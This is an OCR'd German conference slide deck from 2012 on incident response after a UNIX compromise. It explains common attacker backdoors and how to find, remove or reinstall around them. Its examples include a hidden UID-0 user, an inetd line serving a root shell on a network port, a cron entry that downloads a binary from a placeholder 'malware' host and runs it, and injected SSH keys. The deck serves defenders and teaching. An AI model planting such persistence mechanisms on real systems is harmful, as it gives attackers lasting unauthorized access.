State-of-the-art Technology for
Worldwide Telecommunications


99 Backdoors on my UNIX Host
Über die Probleme nach einem Sicherheitsvorfall

Andreas Bunten
GUUG-Frühjahrsfachgespräch 2012

30 JAHRE
controlware
Ihr IT-Partner

Wie man auf einen Sicherheitsvorfall reagiert

- Notfallreaktion typischerweise in einzelne Schritte unterteilt
- Sicherheitsvorfall?
  - Einbruch in Webserver
  - Denial of Service Angriff
  - Kompromittierung Fileserver
- Hatten Angreifer Zugriff?
- Reicht es aus, die Malware zu entfernen?
- Was ist eine Backdoor?
  - Zugang zum System für die Angreifer
  - Ohne Ausnutzung von Schwachstellen



Backdoor Beispiel: zusätzlicher `root` User (einfach)

- Das Passwort für `root` ändern fällt schnell auf
- Zusätzlicher Benutzer ist leicht einzurichten
- Admin-Privilegien von vorne herein oder über zusätzliche Komponente

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
ruth:x:000:000::/:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

Backdoor-Beispiel: inetd (Klassiker)

- Internet Daemon: „Super-Server“ für Netzwerkdienste
  - Nimmt Verbindung an & regelt Netzwerk-Kommunikation
  - Dienst muss nur mit STDIN & STDOUT reden
  - Die Backdoor der Angreifer auch
- Die Konfigurations-Datei `/etc/inetd.conf`:

```
ntalk       dgram       udp         wait        root        /usr/etc/talkd    talkd
tcpmux      stream      tcp         nowait      root        internal
echo        stream      tcp         nowait      root        internal
discard     stream      tcp         nowait      root        internal
chargen     stream      tcp         nowait      root        internal
daytime     stream      tcp         nowait      root    /bin/sh    sh -i
time        stream      tcp         nowait      root        internal
echo        dgram       udp         wait        root        internal
discard     dgram       udp         wait        root        internal
chargen     dgram       udp         wait        root        internal
daytime     dgram       udp         wait        root        internal
time        dgram       udp         wait        root        internal
sgi-dgl  stream         tcp         nowait      root/rcv  /usr/etc/dgld   dgld -IM -tDGLTSOCKET
```

Backdoor-Beispiel: Cron

- Cron und At erlauben Ausführung von Programmen zu späterem Zeitpunkt
  - Ein später Start kann vorteilhaft sein
  - Die Backdoor wird „von alleine“ erneut gestartet
- Die Crontab von `root`:

```
# m     h   dom mon dow command
  */5   *    *    *    *  /usr/local/bin/rrd-netzwerk.sh
  0     *    *    *    *  /usr/local/bin/ip_update.sh
  */5   *    *    *    *  /usr/local/bin/rrd-ifconfig-rxtx.sh
  */3   *    *    *    *  /usr/local/bin/rrd-httping.pl
0 3 * * * (curl -s "http://malware/bot" > /tmp/.x;chmod 755 /tmp/.x;/tmp/.x;rm -f /tmp/.x)
```

- Alternativ zum Download
  - Ablage der Backdoor in Base64-Kodierung ***in der Crontab***
  - Eintrag enthält Programm zum Dekodieren

Backdoor-Beispiel: SSH Benutzer-Konfiguration

- Die SSH Konfiguration einzelner Benutzer liegt im Verzeichnis `~/.ssh`
  - `authorized_keys` - welchen SSH-Schlüsseln wird vertraut
  - Vertraute Schlüssel können sich i.d.R. ohne Passwort anmelden
- Verwendung durch Benutzer & automatisierte Tasks (z.B. Backup)
- Angreifer ergänzen gerne die Datei um eigene Schlüssel

```
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA4pB4kRGm6BzVWyCLFDvLOG1fd6usvY2HXxyeskN4nx2b
tMYNQSIDSJIX1tamcpzmU3QZw1A83jZ90HWdk9/ZAOd24sF1L8akdTcCCD+D0Uzg6pkiGA9Pplr2Nfmv
H8h6lzVpPpr2h6cQlfcLEV5XzcZMA0ZkbC7gMpYVsqlAl64UUqGKS6VzxvivLKHE+A1+kx7aZuJkT+kw
NxXEPQ6LKgdSNi3qvBaYlKXQXU7Ph58UwydAkDvqBqrJIhUVpf1jg/D9RZUWAYVaLxlv8/tHvgxFMUKY
F3PzGbpi/ZkLZ6tbGYAXKwP72VGk624fturTyPOYhXE9hizxy6PnpmLUjw== amanda@mrbackup
ssh-rsa AAAAB3NzaC1yc2EAsAABIwsAAQEA7IoazKQUiC2lFhYHHtS75KRWGlNoYlW5YN9Wmjj5afAV
Gc+rJCdxdg8bNfMI2qhpDIgzo82IlrdA86DGu/Rev9Zok2zUiVbN/PiV+Wsc6HxJk5dZQrpmD9owdFD/
45Yxoz8bp313VFlDeTgBAGG8tKKETmGAmOTa/4hAhgq2f8ft0FAsPoaYK640I+zdO3si5xgwLXomu+cw
0aqRpp9KLf9Jg27zawOOli36xDU9JNzs+vtOVm65Srm3PS14iYVq/h/dco1qjI/SGdb4nsGwIlEFFl1F
7yjhdfKr2aa/sA/Jta9ojNLZj+CL0PIAC9o/INg1YSPrZzhPRnksmej3uw==
```


Backdoor-Beispiel: Konfiguration von Sendmail

- Sendmail ist ein extrem flexibler Mail Transfer Agent
  - Die Konfiguration erlaubt den Einsatz in unterschiedlichsten Szenarien
  - I.d.R. wird die Macro-Sprache M4 erzeugt
- Beispiel-Konfiguration Zeilen 1159 bis 1168:

```
Mprog,      P=/usr/sbin/smrsh, F=lsDFMoqeu9, S=10/30, R=20/40, D=$z:/,
  Cwlocalhost
  Ckebbelwoi
M Fw/etc/sendmail.cw

  ...
#
  R$*                           $: $>Parse0 $1          initial parsing
  R<@>                          $#local $: <@>          special case error msgs
  R$=k < @$* > $*               $#hx $@ $2 $: $1
  R$*                           $: $>98 $1              handle local hacks
  R$*                           $: $>Parse1 $1          final parsing
R$*                   $: $>94 $1
```

Bereinigung: Neuinstallation oder Säuberung?



- Der Rat der Experten (NIST, CERT/CC, ...): Neuinstallation von Originalmedien
- Praktisch macht es aber fast niemand!
  - Ausfallzeit zu lang
  - Keine Zeit für eine Neuinstallation
  - Keine ausreichende Dokumentation vorhanden
- System von Malware „säubern“: Wo ist das Problem?
  - Angreifer haben Hintertüren ins System gebastelt – eine Backdoor!
  - Gab es mehrere Backdoors?
  - Gab es mehrere Angreifer und Backdoors?
- Ich kann nie beweisen, dass ***keine*** Backdoor da ist

Fazit: Nur eine Neuinstallation stellt einen definierten Zustand her!

Was mache ich, wenn ich nicht (sofort) frisch installieren kann?

- Ein Kompromiss ist möglich, wenn ...
  - Der Hergang des Vorfalls sicher rekonstruiert werden konnte
  - Die Angreifer keine root-Rechte erlangt haben
  - Man sich sicher ist, sämtliche Malware gefunden zu haben
  - Die Schwachstelle nicht längere Zeit öffentlich ausnutzbar war
  - Der Ablauf sollte klar in den Logfiles nachvollziehbar sein
- Begleitende Maßnahmen
  - Kontrolle der betroffenen Systeme auf typische Backdoors (80/20 Regel)
  - Einschränken der Erreichbarkeit aus das Nötigste
  - Erweiterung der Protokollierung
  - **Neuinstallation einplanen!**

Wo finde ich die Backdoors?

- Zuletzt geänderte Dateien - Spuren in den Zeitstempeln (Ad-Hoc Forensik)
- Manipulierte Konfigurationen
- Ausgetauschte System-Programme (Paketsystem / Integrity Checker)
- Cron, At & Anacron
- Neue lokale Benutzer
- Manipulation einer `authorized_keys` Datei
- Beim Login automatisch ausgeführte Dateien
  (`.profile`, `.bashrc`, `.bash_logout`, `.cshrc`, ...)
- Ausführbare Dateien der Benutzer
  (`$HOME/bin`, ...)
- Offene, bereits gelöschte Dateien ansehen: `lsof +L1`

Endlich Neuinstallation!

- Wird nun alles gut?
  - Wird die Konfiguration vom kompromittierten System eingespielt?
  - Woher kommen die Nutzerdaten? (kompromittiertes System, Backup, ...)
- Wie geht man ideal vor?
  - Neuinstallation von Originalmedien
  - Rekonstruktion der Konfiguration aus Change/Konfigurations-DB & Dokumentation
- Benutzerdaten müssen i.d.R. übernommen werden
  - Kontrolle der Daten bevor diese eingespielt werden
  - Löschen aller nicht nachvollziehbaren Einträge in `authorized_keys` Dateien
  - Kontrolle der Skripte und Programme in Benutzerverzeichnissen

Die Angreifer haben viele Verstecke!

- Es ist ein Wettrennen, aber uns gehört das Spielfeld
- Das Netzwerk kontrollieren
  - Netzwerkports ein- und ausgehend sperren
  - Wenn möglich: Verdächtiges System im eigenen Quarantäne-Netz
  - Dienste abschalten, die nicht essenziell sind
  - Flow-Monitoring oder ähnliche Mechanismen verwenden
- Ausführlich protokollieren
  - Logdaten nicht nur kompostieren
  - Seltsame ausgehende Verbindungsversuche sollten auffallen
  - Für die interessanten Ereignisse automatische Alarmierung einrichten (z.B. überraschende ausgehende Verbindungen)
- Gab es andere Betroffene? Hatten die das gleiche Problem?

Die Lage ist hoffnungslos, aber nicht ernst.

- Die Experten raten zur Neuinstallation. Was ist die pragmatische Lösung?
- 80/20 Regel: Die meisten Backdoors lassen sich finden, es bleibt ein Restrisiko.
- Wollen die Angreifer etwas mit dem System machen, können wir sie entdecken!
- Sie kontrollieren das Spielfeld
  - Kontrollieren Sie Ihr Netzwerk
  - Werten Sie Logdaten aus
  - Arbeiten Sie mit anderen Betroffenen zusammen
  - Ihre Benutzer sollten auf Ihrer Seite stehen (Security Awareness)
  - Setzen Sie Integrity-Checker ein um Manipilation zu erkennen
  - Kennen und testen Sie die Werkzeuge, die Sie im Notfall einsetzen wollen
  - Seien Sie in der Lage, kurzfristig Server zu tauschen
  - Die Dokumentation sollte vollständig und aktuell sein
- Gehen Sie Unregelmäßigkeiten auf Ihren Systemen nach!

Was soll der Titel bedeuten?

99 bottles of beer on the wall,
99 bottles of beer.
Take one down, pass it around,
98 bottles of beer on the wall.
98 bottles of beer.
Take one down, pass it around,
97 bottles of beer on the wall.
...
No more bottles of beer on the wall,
no more bottles of beer.
Go to the store and buy some more,
99 bottles of beer on the wall.

99 Backdoors on my UNIX Host,
99 Backdoors on my Server.
Find one, close it down,
98 Backdoors on my UNIX Host.
98 Backdoors on my Server.
Find one, close it down,
97 Backdoors on my UNIX Host.
...
No more Backdoors on my UNIX Host,
no more Backdoors on my server.
A hacker comes around installs some more,
99 Backdoors on my UNIX Host.

State-of-the-art Technology for
Worldwide Telecommunications

Vielen Dank für Ihre Aufmerksamkeit!
Thank you very much for your attention!
Merci beaucoup pour votre attention!
Gracias por su atención!

Dipl. Inf. Andreas Bunten
Senior Security Consultant

Controlware GmbH
Waldstraße 92
63128 Dietzenbach

andreas.bunten@controlware.de

controlware communicationssystems ?

- Unabhängiges Systemhaus
- 1980 gegründet
- In Unternehmerhand
- 580 Mitarbeiter